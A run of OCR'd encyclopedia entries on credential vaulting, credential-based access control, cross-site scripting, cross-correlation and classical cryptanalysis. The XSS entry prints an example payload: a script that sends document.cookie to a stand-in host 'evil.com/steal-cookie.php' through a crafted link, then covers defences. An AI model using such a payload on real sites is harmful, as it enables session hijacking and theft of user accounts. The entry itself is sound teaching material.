Boneh D (1998) The decision Diffie–Hellman problem. In: Buhler JP (ed) Proceedings of the 3rd algorithmic number theory symposium. Lecture notes in computer science, vol 1423. Springer, Berlin, pp 48–63

Boneh D, Boyen X (2004) Efficient selective-ID secure identity based encryption without random oracles. In: Cachin C, Camenisch J (eds) Advances in cryptology – EUROCRYPT 2004. Lecture notes in computer science, vol 3027. Springer, Berlin, pp 223–238

Canetti R, Halevi S, Katz J (2004) Chosen-ciphertext security from identity-based encryption. In: Cachin C, Camenisch J (eds) Advances in cryptology – EUROCRYPT 2004. Lecture notes in computer science, vol 3027. Springer, Berlin, pp 207–222

Cramer R, Shoup V (1998) A practical public key cryptosystem provably secure against adaptive chosen ciphertext attack. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 13–25

Cramer R, Shoup V (2002) Universal hash proofs and a paradigm for chosen ciphertext secure public key encryption. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2002. Lecture notes in computer science, vol 2332. Springer, Berlin, pp 45–64

Cramer R, Shoup V (2004) Design and analysis of practical public-key encryption schemes secure against adaptive chosen ciphertext attack. SIAM J Comput 33(1):167–226 [MathSciNet]

Dolev D, Dwork C, Naor M (2000) Non-malleable cryptography. SIAM J Comput 30(2):391–437 [MathSciNet]

Fujisaki E, Okamoto T, Pointcheval D, Stern J (2004) RSA-OAEP is secure under the RSA assumption. J Cryptol 17(2):81–104
[MathSciNet]

Naor M, Yung M (1990) Public-key cryptosystems provably secure against chosen ciphertext attacks. In: Proceedings of 22nd ACM symposium on theory of computing, May 1990, Baltimore, MD, pp 427–437

Rackoff C, Simon D (1991) Noninteractive zero-knowledge proof of knowledge and chosen ciphertext attack. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 433–444

Sahai A, Elkind E (2002) A unified methodology for constructing public-key encryption schemes secure against adaptive chosen-ciphertext attack. Cryptology ePrint Archive http://eprint.iacr.org/2002/042/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1495

Credential Vaulting

Padmaraj M. V. Nair[76] ✉
(76) Southern Methodist University, Dallas, TX, USA

✉ **Padmaraj M. V. Nair**
Email: mpadmara@smu.edu

Synonyms

Encryption; Key management; Secret vaulting

Definition

Credential vaulting is the storage of secrets such as passwords, tokens, certificates, and keys in highly available, redundant, access-controlled vaults.

The Application

Today's hybrid and dynamic cloud solutions force us to move away from host-based identity to application-based identity. We are looking at multiple clouds with zero-trust networks going across them without clear network perimeter (Selvamani and Arya 2015). These systems require a numerous number of secrets to function such as service accounts, API keys, database logins, TLS certificates, etc. The encryption keys and the privileged passwords these keys protect are critical to any organization (Manju and Rajasree 2018). Losing this information would bring an organization to a standstill, and recovery could be a nightmare. Managing the secure storage

of secrets, collecting audit logs, and keeping up with key rolling are almost impossible the old way.


These secrets are usually stored in config files or config management system, hardcoded in source code, and version-controlled in systems such as git. There is no way of knowing who has access to these and who already accessed them. Without audit trails, we will never know what data the bad actors have looked at and when. Another challenge is rotating these secrets and managing access without breaking running operations.

The first step in modern computing is secrets management such as the central storage, access control, and distribution. The six major technical requirements of credential vaulting are:

- Encryption and storage of secrets
- Access control
- Lease, renewal, and relocation of secrets
- Dynamic secrets
- Archiving old secrets
- Providing audit trails

All secrets stored in the vault and in motion between applications should be confidential via encryption. Access to a vault by a malicious entity should not reveal these stored secrets. Any vaulting solutions should design how applications should authenticate and what credentials they are authorized to use. Access control list should be in place to avoid everyone getting access to everything. The solution should integrate with several Identity and Access Management (IAM) platforms including cloud IAM, SAML-based systems for authentication, and Active Directory.

The secrets shipped out to applications should not be static. Applications tend to spill these into log files and error messages, which leaves behind a trail. Also, not all applications should use the same credentials to login to a central service such as databases. All secrets provided should be unique and dynamic with a lease period. After expiring of a lease, it should be renewable. The figure below shows an example structure of a vault implementation.



Dynamic secrets tied to applications help isolate issues and prevent the need to take the entire operation down as in when a shared key is used and it is compromised.

The vaulting system should retain all historical secrets for each managed account. The history is retained even after an application or account becomes inactive. Access controls to historical secrets and currently managed accounts need to be separated. All access traces need to be maintained to perform audits. This helps identify who accessed what at what time.

Future Directions

Encryption of data at rest and in motion, within the organization and from/to external sources, is important to organizations. Vaulting is a great solution for key and certificate management and key rotation. Several of today's off-the-shelf applications or systems come with internal vaulting implementation to manage their own secrets. However, managing several of these would be a daunting task. Organizations should use central vaulting solutions to manage all secrets in one place and use the best available security solutions to safeguard it.

References

Manju SN, Rajasree MS (2018) Fine-grained search and access control in multi-user searchable encryption without shared keys. J Inform Secur Appl 41:124–133

Selvamani K, Arya PK (2015) Credential based authentication approach for dynamic group in cloud environment. Procedia Comput Sci 48:166–172

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300199

Credential Verification

Authentication (General Methods)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_898

Credential-Based Access Control

Adam J. Lee[77] ✉
(77) Department of Computer Science, University of Pittsburgh, Pittsburgh, PA, USA

✉ **Adam J. Lee**
Email: adamlee@pitt.edu

Definition

Credential-based access control is the process through which a resource provider determines a subject's authorization to carry out an action by examining environmental and/or attribute assertions encoded in verifiable digital credentials issued by trusted third-party certifiers.

Background

Digital credentials are the basic building blocks upon which many access control systems are based. Because digital credentials can take many forms – including secrets encrypted using symmetric key cryptographic algorithms, public key certificates, identity- or attribute-based credentials, and unlinkable anonymous credentials – a wide variety of credential-based access control systems have been developed over the years. The main factors influencing the design of these systems include the degree of decentralized administration, the complexity of the policies to be enforced during the access control process, the privacy protections afforded to policy writers and/or users in the system, and various issues surrounding deployment feasibility.

Theory

Secret key cryptography has long been used as the basis for credential-based access control in systems where administrative tasks are handled in a centralized manner. For instance, the ability for a user to carry out a given action in capability-based systems is dependent on their possession of a digital token that explicitly authorizes the action. For example, the Kerberos authorization protocol leverages this notion to protect access to networked applications that are to be accessed by a well-defined set of authorized users within a given administrative realm. For more information on these topics, please refer to Capabilities and Kerberos.

In systems where the ability to delegate portions of the authorization process is desirable, secret key cryptography is no longer a viable substrate for credential-based access control systems due to the increased complexity of key management. To alleviate these concerns, credential-based access control systems for these types of environments typically make use of public key cryptosystems to encode authorization tokens and/or policy assertions. The majority of recent research can be roughly partitioned into two major thrust areas: (a) models and systems for expressing access control policies and discovering the credentials needed to access a resource at runtime, for example, (Yu et al. 2003; Jin et al. 2012) and (b) cryptographic approaches for protecting the sensitive content and/or policies of resource providers, and/or the sensitive credentials of principals in the system, for example, (Camenisch and Lysyanskaya 2001; Li and Li 2006). The first thrust area addresses what is commonly referred to as the *trust management problem*; for a description of this area, please refer Trust Management.

The development of privacy-preserving credential systems has received a great deal of attention from the research community, starting as early as the 1980s. Electronic cash schemes are essentially anonymous credential-based access control systems that allow a user access to digital goods if and only if they can present an electronic token that (anonymously) authorizes payment for these goods. (see Electronic Cash for more information.) Since the initial electronic cash proposals, these types of systems have been also generalized to develop anonymous credential systems that can be used to encode arbitrary $\langle$attribute, value$\rangle$ assertions (e.g., see [Camenisch and Lysyanskaya 2001]). The resulting credentials can be used to evaluate

complex predicates over the attributes possessed by a user *without* revealing the identity of the user or the exact attribute values to either the resource provider examining the credential(s) or the certificate issuers contacted to attest to the validity of the credential(s) used during the access control process. As with electronic cash, the use of these types of credentials requires an anonymous communication channel between the user requesting a service and the service provider. For more information about the anonymous channels, please refer Anonymous Routing.

While credential-based access control systems that leverage anonymous credentials certainly protect user privacy, the requirement of anonymous communication channels makes their use prohibitive in many circumstances. As such, researchers have also explored credential-based access control systems that provide some protection for sensitive user attributes without requiring the overheads of anonymous channels. Often referred to as hidden credential systems, these types of protocols allow a resource provider to encrypt some resource (e.g., a file, secret key, logical assertion, etc.) in such a way that the recipient can only decrypt the resource if the attributes satisfy an access control policy specified by the resource provider (e.g., [Li and Li 2006]). This type of system enables a conditional oblivious transfer of data from the resource provider to the recipient that protects the potentially sensitive attributes of the recipient (see, for example, Oblivious Transfer for more information). In addition to the oblivious transfer of data, these systems have also seen use in resolving policy cycles that can arise during the trust negotiation process.

Applications

Credential-based access control systems based on secrets encrypted using symmetric key cryptosystems have long been used to manage user rights in centralized and decentralized operating systems (e.g., Hydra and Amoeba, respectively) and distributed applications with centralized administrative control (e.g., via the Kerberos system). Credential-based access control systems have found uses in the Web services and grid/cloud computing domains, while richer systems based on the principles of trust management and trust negotiation are likely to find uses in emerging dynamic networked environments. Given the development of identity- and attribute-based cryptosystems and emerging interests in attribute-based access control

(ABAC) approaches, credential-based approaches to access control are likely to continue to receive attention from the research and industry communities.

Open Problems and Future Directions

Given the maturity and diversity of cryptographic credentials and policy frameworks available to system developers, attention must be given to deployment considerations around the use of credential-based access control systems. Garrison et al. (Garrison et al. 2016) have explored the overheads of revocation and re-encryption in situations where access control policies change over time. These costs were found to be high with even minimal changes to simple role-based access control (RBAC) configurations, and are likely to be higher still in more dynamic attribute-based environments. Combining credential-based access controls with trusted execution environments (TEEs) is one promising direction for addressing these practical performance issues that is being explored in the literature.

Other deployment considerations for systems based upon credential-based access control include deciding the split between resources that should be cryptographically protected versus stored behind a reference monitor enforcing credential-based checks, optimal architectural placement points for reference monitors and/or proxies, and metadata and key management strategies. Initial progress has been made in this space by recent work (Berlato et al. 2022), which proposes an optimization-based approach to exploring these trade-offs in the context of a particular system.

Cross-References

Electronic Cash
Kerberos
Trust Management

References

Berlato S, Carbone R, Lee AJ, Ranise S (2022) Formal modelling and automated trade-off analysis of enforcement architectures for cryptographic access control in the cloud. ACM Trans Priv Secur 25(1,

2):1–37

Camenisch J, Lysyanskaya A (2001) An efficient system for non-transferable anonymous credentials with optional anonymity revocation. In: Proceedings of the international conference on the theory and application of cryptographic techniques (EUROCRYPT), London, pp 93–118

Garrison III WC, Shull A, Myers SA, Lee AJ (2016) On the practicality of cryptographically enforcing dynamic access control policies in the cloud. IEEE Symp Secur Priv:819–838

Jin X, Krishnan R, Sandhu RS (2012) A unified attribute-based access control model covering DAC, MAC and RBAC. DBSec:41–55

Li J, Li N (2006) OACerts: oblivious attribute certificates. IEEE Trans Dependable Secur Comput 3(4):340–352

Yu T, Winslett M, Seamons KE (2003) Supporting structured credentials and sensitive policies through interoperable strategies for automated trust negotiation. ACM Trans Inf Syst Secur 6(1):1–42

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300200

Critical Information Infrastructure Protection

Resilience in Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300201

Critical Infrastructure

Access Control for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_651

Cross Site Scripting Attacks

Engin Kirda[78] ✉
(78) Institut Eurecom, Sophia Antipolis, France

✉ **Engin Kirda**
Email: kirda@eurecom.fr

Synonyms

XSS

Definition

Cross-site Scripting (XSS) refers to a range of attacks in which the attacker submits malicious HTML such as JavaScript to a dynamic Web application. When the victim views the vulnerable Web page, the malicious content seems to come from the Web site itself and is trusted. As a result, the attacker can access and steal cookies, session identifiers, and other sensitive information that the Web site has access to.

Theory

The JavaScript language is widely used to enhance the client-side display of Web pages. JavaScript was developed by Netscape as a lightweight scripting language with object-oriented capabilities and was later standardized by the European Computer Manufacturers Association (ECMA). Usually, JavaScript code is downloaded into browsers and executed on the fly by an embedded interpreter. However, JavaScript code

that is automatically executed may represent a possible vector for attacks against a user's environment.

Secure execution of JavaScript code is based on a sandboxing mechanism, which allows the code to perform a restricted set of operations only. That is, JavaScript programs are treated as untrusted software components that have only access to a limited number of resources within the browser. Also, JavaScript programs downloaded from different sites are protected from each other using a compartmentalizing mechanism, called the *same-origin policy*. This limits a program to only access resources associated with its origin site. Even though JavaScript interpreters had a number of flaws in the past, nowadays most Web sites take advantage of JavaScript functionality.

The problem with the current JavaScript security mechanisms is that scripts may be confined by the sandboxing mechanisms and conform to the same-origin policy, but still violate the security of a system. This can be achieved when a user is lured into downloading malicious JavaScript code (previously created by an attacker) from a trusted Web site. Such an exploitation technique is called an *XSS* attack (CERT 2000a; Endler 2002).

For example, consider the case of a user who accesses the popular *trusted.com* Web site to perform sensitive operations (e.g., online banking). The Web-based application on *trusted.com* uses a cookie to store sensitive session information in the user's browser. Note that, because of the same-origin policy, this cookie is accessible only to JavaScript code downloaded from a *trusted.com* web server. However, the user may also be browsing a malicious Web site, say *evil.com*, and could be tricked into clicking on the following link:

```
<a href="http://trusted.com/
 <script>
  document.location=
   'http://evil.com/steal-cookie.php?'
                  +document.cookie
 </script>">
Click here to collect prize.
</a>
```

When the user clicks on the link, an HTTP request is sent by the user's browser to the *trusted.com* Web server, requesting the page

```
<script>
  document.location=
   'http://evil.com/steal-cookie.php?'
                  +document.cookie
</script>
```

The *trusted.com* Web server receives the request and checks if it has the resource that is being requested. When the *trusted.com* host does not find the requested page, it will return an error message. The Web server may also decide to include the requested file name in the return message to specify which file was not found. If this is the case, the file name (which is actually a script) will be sent from the *trusted.com* Web server to the user's browser and will be executed in the context of the *trusted.com* origin. When the script is executed, the cookie set by *trusted.com* will be sent to the malicious Web site as a parameter to the invocation of the *steal-cookie.php* server-side script. The cookie will be saved and can later be used by the owner of the *evil.com* site to impersonate the unsuspecting user with respect to *trusted.com*.

The example given illustrates that it is possible to compromise the security of a user's environment even though neither the sandboxing nor the same-origin policy were violated.

Two main classes of XSS attacks exist: stored attacks and reflected attacks. In a stored XSS attack, the malicious JavaScript code is permanently stored on the target server (in a database, in a message forum, in a guestbook, etc.). In a reflected XSS attack, on the other hand, the injected code is "reflected" on the Web server as in an error message or a search result that may include some or all of the input sent to the server as part of the request. Reflected XSS attacks are delivered to the victims via e-mail messages or links embedded on other Web pages. When a user clicks on a malicious link or submits a specially crafted form, the injected code travels to the vulnerable Web application, and is reflected back to the victim's browser.

The first line of defense against XSS is the sanitization of the input and the output. The goal is to filter malicious content by checking for, and then

escaping or disallowing, JavaScript-specific substrings in the user-provided content. Note that sanitization can prove to be very difficult. The trend toward more powerful, more interactive, and therefore more complex Web applications also means an increase in the effort and complexity of avoiding XSS vulnerabilities (CERT 2000b). From the attacker's point of view, it is enough to discover a single XSS vulnerability to be able to control the content a site serves. Unfortunately, for the developer, finding and patching every single vulnerability may cause significantly more effort.

In order to spot XSS vulnerabilities in Web applications, a number of automatic testing tools have been proposed. Black-box Web application testing tools (e.g., Burpsuite, W3af, Acunetix, Secubat) as well as white-box vulnerability scanners (e.g., Pixy) have been suggested in previous research, and are successfully used in practice (Jovanovic et al. 2006). While such tools can greatly help in identifying XSS vulnerabilities, unfortunately, it is likely that some remain undetected.

Recommended Reading

CERT (2000a) Advisory CA-2000-02: malicious HTML tags embedded in client web requests. http://www.cert.org/advisories/CA-2000-02.html

CERT (2000b) Understanding malicious content mitigation for web developers. http://www.cert.org/tech_tips/malicious_code_mitigation.html

Endler D (2002) The evolution of cross site scripting attacks. Technical report, iDEFENSE Labs

Jovanovic N, Kruegel C, Kirda E (2006) Pixy: a static analysis tool for detecting Web application vulnerabilities. In: IEEE symposium on security and privacy, Berkeley

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300202

Cross-Chains

Sidechains

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_341

Cross-Correlation

Tor Helleseth[79] ✉
(79) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

Let $\{a_t\}$ and $\{b_t\}$ be two sequences of period n (so $a_t = a_{t+n}$ and $b_t = b_{t+n}$ for all values of t) over an alphabet being the integers mod q (Modular Arithmetic). The cross-correlation between the sequences $\{a_t\}$ and $\{b_t\}$ at shift τ is defined as

$$C(\tau) = \sum_{t=0}^{n-1} \omega^{a_{t+\tau} - b_t}$$

where ω is a complex q-th root of unity. Note that in the special case of binary sequences, then $q = 2$ and $\omega = -1$.

In the special case when the two sequences are the same, the cross-correlation is the same as the autocorrelation.

Applications

Many applications in stream ciphers and communication systems require large families of cyclically distinct sequences with a low maximal nontrivial value of the auto- and cross-correlation between any two sequences in the family.

Cross-References

Autocorrelation
Cross-Correlation
Maximal-Length Sequences
Modular Arithmetic
Sequences
Stream Ciphers

Recommended Reading

Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco. Revised ed., Aegean Park Press, Laguna Hills, 1982

Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge

Helleseth T, Vijay Kumar P (1998) Sequences with low correlation. In: Pless VS, Huffman WC (eds) Handbook in coding theory, vol II. Elsevier, Amsterdam, pp 1765–1853

Helleseth T, Vijay Kumar P (2002) Pseudonoise sequences. In: Gibson JD (ed) The communications handbook, 2nd edn. CRC Press, London, pp 8-1–8-12

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300203

CRT

Chinese Remainder Theorem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_164

Cryptanalysis

Friedrich L. Bauer[80] ✉
(80) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

Cryptanalysis is the discipline of deciphering a ciphertext without having access to the keytext (Cryptosystem), usually by recovering more or less directly the plaintext or even the keytext used, in cases favorable for the attacker by reconstructing the whole cryptosystem used. This being the worst case possible for the attacked side, an acceptable level of security should rest completely in the key (Kerckhoffs' and Shannon's Maximes). "A systematic and exact reconstruction of the encryption method and the key used" (Hans Rohrbach 1946) is mandatory if correctness of a cryptanalytic break is to be proved, e.g., when a cryptanalyst is a witness to the prosecution.

Applications

Cryptanalysis can be *passive*, which is the classical case of intercepting the message without giving any hint that this was done, or *active*, which consists of altering the message or retransmitting it at a later time, or even of inserting own messages (some of these actions may be detected by the recipient).

A *compromise* is the loss (or partial loss) of secrecy of the key by its exposure due to cryptographic faults. Various kinds of key compromises can be described as following:

A *plaintext–ciphertext compromise* is caused by a transmission of a message in ciphertext followed (e.g., because the transmission was garbled) by transmission of the same message in plaintext. If information on the

encryption method is known or can be guessed, this results in exposure of the key. This attack may be successful for a plaintext of several hundred characters.

A *plaintext–plaintext compromise* is a transmission of two *isologs*, i.e., two different plaintexts, encrypted with the same keytext. If the encryption method is such that the encryption steps form a group (Key Group and pure Crypto-system), then a "difference" $p_1 - p_2$ of two plaintexts p_1, p_2 and a "difference" $c_1 - c_2$ of two plaintexts c_1, c_2 may be defined and the role of the keytext is cancelled out: $c_1 - c_2 = p_1 - p_2$. Thus, under suitable guesses on the plaintext language involved, e.g., on probable words and phrases, a "zig-zag" method (see below), decomposing $c_1 - c_2$, gives the plaintexts and then also the keytext. This compromise is not uncommon in the case of a shortage of keying material. It is even systemic if a periodic key is used.

A *ciphertext–ciphertext compromise* is a transmission of two *isomorphs*, i.e., the same plaintext, encrypted with two different keytexts. Exchanging the role of plaintext and keytext, this case is reduced to and can be treated as a plaintext–plaintext compromise. This compromise is even systematic in message sets, where the same message is sent in different encryption to many places, such as it is common in public key cryptosystems.


One speaks of a *brute force attack* or exhaustive key search if all possible keytexts are tried out to decrypt a ciphertext (knowing or guessing the cryptosystem used). At present, with the still growing speed of supercomputers, every 10 years the number of trial and error steps that is feasible is increased by a factor of roughly 2^5.

Further commonly used terminology will be given now. In a ciphertext-only attack, only one or more ciphertexts under the same keytext are known. In a known-plaintext attack, one knows one or more matching pairs of plaintext–ciphertext. Frequently, this attack is carried out with rather short fragments of the plaintext (e.g., probable words and phrases). In a chosen plaintext attack, one can choose plaintexts and obtain the corresponding ciphertexts. Sometimes, this can be done with the proviso that the plaintexts may be chosen in a way that depends on the previous encryption outcomes. How to foist the plaintext on the adversary is not a cryptographer's problem, but is a problem of misleading the adversary and is to be executed by the secret services. Finally, in a chosen-ciphertext attack there is the possibility to choose different ciphertexts to be decrypted, with the cryptanalyst having access to the decrypted plaintext. An example may be the investigation of a tamperproof decryption box, with the hope of finding the key.

Statistical Approaches to Classical Cryptosystems


Some statistical methods that can be used by the cryptanalist are discussed below.

Frequency matching is a cryptanalytic method for breaking monoalphabetic (Cæsar type) encryptions. One determines the frequency of the characters in a ciphertext and compares them with the frequency of the characters in a language known or assumed to be used for the plaintext. To give an example, the frequency profile of the English language looks like the one depicted in Fig. 1.



Cryptanalysis, Fig. 1

If a ciphertext of 349 characters has the following distribution given in Fig. 2.



Cryptanalysis, Fig. 2

It is easy to guess a Cæsar encryption that counts down three letters in the standard alphabet: a = D, b = E, c = F, …, z = C. More difficult is the situation

if a mixed alphabet is to be expected. Then the first step is to group the letters in cliques: the most frequent ones, the very rare ones, and some in between

{etaoin}	{srh}	{ld}	{cumfpgwyb}	{vk}	{xjqz}

and to refine the decryption within these cliques by trial and error.

Depth is a notion used in connection with the cryptanalysis of polyalphabetic encryptions. It means the arrangement of a number of ciphertexts supposedly encrypted with the same keytext—for periodic polyalphabetic encryption broken down according to the assumed period.

Example (see Table 1): a depth of five lines:

Cryptanalysis, Table 1

T	C	C	V	L	E	S	K	P	T	X	M	P	V	W	H	Y	M	V	G	X	B	O	R	V	C	W	A	R	F
V	L	L	B	V	C	K	W	F	P	E	H	E	C	F	C	G	N	Z	E	K	K	K	V	I	H	D	D	I	D
M	Y	Y	R	D	M	J	W	M	C	U	I	G	L	O	K	M	X	L	R	E	W	H	X	M	T	J	H	A	S
B	K	Q	T	Z	B	Z	W	K	W	Z	X	G	Z	O	V	T	B	A	T	K	W	M	G	M	R	J	K	L	P
M	Y	Y	V	H	B	W	J	D	X	C	P	C	Z	O	H	V	T	S	I	V	M	E	B	S	O	H	R	A	U.

The lines of a depth are isologs: they are encrypted with the same key text and represent a plaintext–plaintext compromise.

By forming differences of the elements in selected columns, a reduction of depth to a monoalphabetic (Cæsar type) encryption is accomplished. This makes it possible to derive the keytext

TRUTH	*ISSOP*	*RECIO*	*USTHA*	*TITNE*	*EDSAR*

which decrypts the depth (by means of the Vigenère Table) to the text in Table 2.

Cryptanalysis, Table 2

a	l	i	c	e	w	a	s	b	e	g	i	n	n	i	n	g	t	o	g	e	t	v	e	r	y	t	i	r	e
c	u	r	i	o	u	s	e	r	a	n	d	c	u	r	i	o	u	s	e	r	c	r	i	e	d	a	l	i	c
t	h	e	y	w	e	r	e	i	n	d	e	e	d	a	q	u	e	e	r	l	o	o	k	i	n	g	p	a	r
i	t	w	a	s	t	h	e	w	h	i	t	e	r	a	b	b	i	t	t	r	o	t	t	i	n	g	s	l	o
t	h	e	c	a	t	e	r	p	i	l	l	a	r	a	n	d	a	l	i	c	e	l	o	o	k	e	d	a	t.

Forming a depth is possible as soon as the value of the period of the periodic polyalphabetic encryption has been found, for instance by the Kasiski method below. Forming a depth is not possible, if the key is nonperiodic. But even for periodic polyalphabetic encryptions, forming a depth of sufficiently many elements (usually more than six) is not possible if the keytext is short enough.

When the alphabets used in a polyalphabetic periodic substitution are a mixed alphabet and a shifted version of it, *symmetry of position* is the property that for any pair of letters their distance is the same in all rows of the encryption table. For a known period, it may allow, after forming a depth, the complete reconstruction of the substitution (Auguste Kerckhoffs 1883).

Kasiski's method. If in a periodic polyalphabetic encryption the same plaintext sequence of characters happens to be encrypted with the same sequence of key characters, the same ciphertext sequence of characters will occur. Thus, in order to determine the period of a periodic polyalphabetic encryption, the distance between two "parallels" in the ciphertext (pairs, triples, quadruples, etc. of characters) is to be determined; the distance of genuine parallels will be a multiple of the period. The greatest common divisor of these distances is certainly a period—it may, however, not be the smallest period. Moreover, the period analysis may be disturbed by faked parallels. Kasiski developed this fundamental test for key periodicity in 1863 and shattered the widespread belief that periodic polyalphabetic encryption is unbreakable.

The *Kappa test* is based on the relative frequency $\kappa(T, T')$ of pairs of text segments $T = (t_1, t_2, t_3, \ldots, t_M)$, $T' = (t_{1'}, t_{2'}, t_{3'}, \ldots, t_{M'})$ of equal length, $M \geq 1$, with the same characters at the same positions (that is why this method is also called the *index of coincidence*, often abbreviated to I.C., William F. Friedman 1925). The value of Kappa is rather typical for natural languages, since the expected value of $\kappa(T, T')$ is $\sum_{i=1}^{N} p_i^2$, where p_i is the probability of occurrence of the ith character of the vocabulary to which T and T' belong. For sufficiently long texts, it is statistically roughly equal to 1/15 = 6.67% for the English language and 1/12.5 = 8% for the French and the German language. Most importantly, it remains invariant if the two texts are polyalphabetically encrypted with the same keytext. If, however, they are encrypted with different keytexts or with the same key sequence, but with different starting positions,

the character coincidence is rather random and the value of Kappa is statistically close to $1/N$, where N is the size of the vocabulary. The Kappa test applied to a ciphertext C and cyclically shifted versions $C^{(u)}$ of the ciphertext, where u denotes the number of shifts, yields the value $\kappa(C, C^{(u)})$. If the keytext is periodic with period d, then for $u = d$ and for all multiples of d, a value significantly higher than $1/N$ will occur, while in all other cases a value close to $1/N$ will be found. This is the use of the Kappa examination for finding the period; it turned out to be a more accurate instrument than the Kasiski method.

The Kappa test may also be used for adjusting two ciphertexts C, C' which are presumably encrypted with the same keytext, but with different starting positions (called *superimposition*). By calculating $\kappa(C^{(u)}, C')$, a shift d, determined as a value of u, for which $\kappa(C^{(u)}, C')$ is high, brings the two ciphertexts $C^{(d)}$ and C' "in phase", i.e., produces two isologs. In this way, a depth of n texts can be formed by superimposition from a ciphertext–ciphertext compromise of n ciphertexts.

